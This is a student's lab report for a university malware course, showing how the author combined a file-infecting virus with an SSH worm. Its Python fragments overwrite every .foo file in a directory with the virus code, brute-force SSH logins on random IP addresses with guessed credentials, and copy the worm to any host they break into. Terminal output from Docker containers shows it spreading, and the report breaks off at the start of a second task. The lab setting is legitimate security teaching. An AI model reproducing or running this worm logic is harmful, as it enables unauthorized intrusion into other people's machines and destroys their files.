January 2023 CSE 406
Assignment on Malware

Submitted by
Mohammad Abrarul Hasanat
1805023

Task1.


Overview. I have modified the **FooVirus.py** with the help of **AbraWorm.py**. Named as **1805023_1.py**

Now this file will affect all the **.foo** files in the directory where **1805023_1.py** is located just like **FooVirus.py**

Along with that it will also put a copy of this code to another machine using random ip, username , password.

Note that it will not impact that **.foo** files in another machine unless that machine runs this malicious code. Total detailed procedure is given below along with screen shot.

1.



```python
IN = open(sys.argv[0], 'r')
virus = [line for (i, line) in enumerate(IN) if i < 245]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('foovirus' in line for line in all_of_it):
        continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()

# my code ends here
```


In this code snippet virus variable store codes of the current file upto line **245**

And then it scans for all the .foo files in the current directory.

And if any of the line contain ‘foovirus’ it just ignores it

then it write those codes that were stored in virus to the file and comment out the rest of the content using #

2.




```
while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds = get_new_passwds(NPASSWDS)
#    print("usernames: %s" % str(usernames))
#    print("passwords: %s" % str(passwds))
    # First loop over passwords
    for passwd in passwds:
        # Then loop over user names
        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses
            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" %
                      (passwd, user, ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address, port=22, username=user,
                                password=passwd, timeout=5)
                    print("\n\nconnected\n")
```

If debug : 1


We tried to connect to other machine using fixed username , password and ip address
other wise it randomly chooses username , password , and ipaddresses from given list with some modification

3. after successfully connecting to the host we just put the currentfile **sys.argv[0]** to the target machine with the help of following code.




```
        str(received_list))

sftp = ssh.open_sftp()
sftp.put(sys.argv[0], sys.argv[0])
sftp.close()
```

To test this task.
Open two docker containers.
First build the docker image if it's not already built. And create some docker container by running the setup_commands.sh



```
[08/02/23]seed@VM:~/.../Docker-setup$ dockps
cee9e961c6a0  test_sshd_container_10
5b1a2c30b808  test_sshd_container_9
36d47d49dd92  test_sshd_container_8
7e738055ab7a  test_sshd_container_7
9032e46fa6ba  test_sshd_container_6
eabd3f4206ff  test_sshd_container_5
d54da659446f  test_sshd_container_4
09448d78217b  test_sshd_container_3
edfb50e0aec4  test_sshd_container_2
8d65fffbe816  test_sshd_container_1
[08/02/23]seed@VM:~/.../Docker-setup$ docksh 8d65
root@8d65fffbe816:/#
```




```
[08/02/23]seed@VM:~/.../Docker-setup$ dockps
cee9e961c6a0  test_sshd_container_10
5b1a2c30b808  test_sshd_container_9
36d47d49dd92  test_sshd_container_8
7e738055ab7a  test_sshd_container_7
9032e46fa6ba  test_sshd_container_6
eabd3f4206ff  test_sshd_container_5
d54da659446f  test_sshd_container_4
09448d78217b  test_sshd_container_3
edfb50e0aec4  test_sshd_container_2
8d65fffbe816  test_sshd_container_1
[08/02/23]seed@VM:~/.../Docker-setup$ docksh ed
root@edfb50e0aec4:/#
```

Here I have opened two docker container

Now redirect to root in both container


2. Now create a .foo file in both docker file




```
[08/02/23]seed@VM:~/.../Docker-setup$ docksh 8d65
root@8d65fffbe816:/# cd root
root@8d65fffbe816:~# ls
root@8d65fffbe816:~# touch hello.foo
root@8d65fffbe816:~# echo ' this is the contents of foo file ' > hello.foo
root@8d65fffbe816:~# cat hello.foo
 this is the contents of foo file
root@8d65fffbe816:~#
```

3. Put the code 1805023_1.py in one docker file and execute it

4. As we are only doing it for test purposes using nano put debug = 1 and put the ip address of target machine in place of xxx.xxx.xxx.xxx




```
[08/02/23]seed@VM:~/.../Docker-setup$ docker inspect -f '{{.Name}} - {{range .Ne
tworkSettings.Networks}}{{.IPAddress}}{{end}}' $(docker ps -q)
/test_sshd_container_10 - 172.17.0.11
/test_sshd_container_9 - 172.17.0.10
/test_sshd_container_8 - 172.17.0.9
/test_sshd_container_7 - 172.17.0.8
/test_sshd_container_6 - 172.17.0.7
/test_sshd_container_5 - 172.17.0.6
/test_sshd_container_4 - 172.17.0.5
/test_sshd_container_3 - 172.17.0.4
/test_sshd_container_2 - 172.17.0.3
/test_sshd_container_1 - 172.17.0.2
[08/02/23]seed@VM:~/.../Docker-setup$ 
```



```
if debug:
    return ['172.17.0.3']
    # Provide one or more IP address that you
    # want `attacked' for debugging purposes.
```

As we are not returning any files or checking we will not copy any files to current machine from the attacked machine. We will just put the virus in the target machine.


5. Now let’s run the python file in current machine ; python3 1805023_1.py



```
Trying password mypassword for user root at IP address: 172.17
.0.3
/usr/lib/python3/dist-packages/Crypto/Cipher/blockalgo.py:141:
 FutureWarning: CTR mode needs counter parameter, not IV
  self._cipher = factory.new(key, *args, **kwargs)


connected
```


6. Lets check the foo file in the current machine

Hello.foo before attack



```
[08/02/23]seed@VM:~/.../Docker-setup$ docksh 8d65
root@8d65fffbe816:/# cd root
root@8d65fffbe816:~# ls
root@8d65fffbe816:~# touch hello.foo
root@8d65fffbe816:~# echo ' this is the contents of foo file ' > hello.foo
root@8d65fffbe816:~# cat hello.foo
 this is the contents of foo file
root@8d65fffbe816:~# 
```


Hello.foo after attack



```
root@8d65fffbe816:~# cat hello.foo
import sys
import os
import random
import paramiko
import scp
import select
import signal
import glob


def sig_handler(signum, frame): os.kill(os.getpid(), signal.SIGKILL)


signal.signal(signal.SIGINT, sig_handler)

debug = 1      # IMPORTANT:  Before changing this setting, read the last
#             paragraph of the main comment block above. As
#             mentioned there, you need to provide two IP
#             addresses in order to run this code in debug
#             mode.

# The following numbers do NOT mean that the worm will attack only 3
# hosts for 3 different usernames and 3 different passwords.  Since the
```


This is just the codes of the virus just written on to it

We can also see that the contents of the foo files are commented out :



```
    if debug:
        break
# this is the contents of foo file
```


7. Lets check the target machine.



```
root@edfb50e0aec4:~# ls
1805023_1.py  hello.foo
root@edfb50e0aec4:~# cat 1805023_1.py
```

We can notice there is a new file 1805023_1.py

Now lets run this file and see what happens




```
root@edfb50e0aec4:~# cat hello.foo
import sys
import os
import random
import paramiko
import scp
import select
import signal
import glob


def sig_handler(signum, frame): os.kill(os.getpid(), signal.SIGKILL)


signal.signal(signal.SIGINT, sig_handler)

debug = 1      # IMPORTANT:  Before changing this setting, read the last
#              paragraph of the main comment block above. As
#              mentioned there, you need to provide two IP
#              addresses in order to run this code in debug
#              mode.
```

We can notice that contents in the hello.foo file in the target machine is modified now

TASK2.


Here we just modified our **AbraWorm.py** so that no two files in the host and target are the same. Let's dive down to the complete procedure.

1. Just as usual we put our worm to the target machine. But here we just modified a bit with the following function



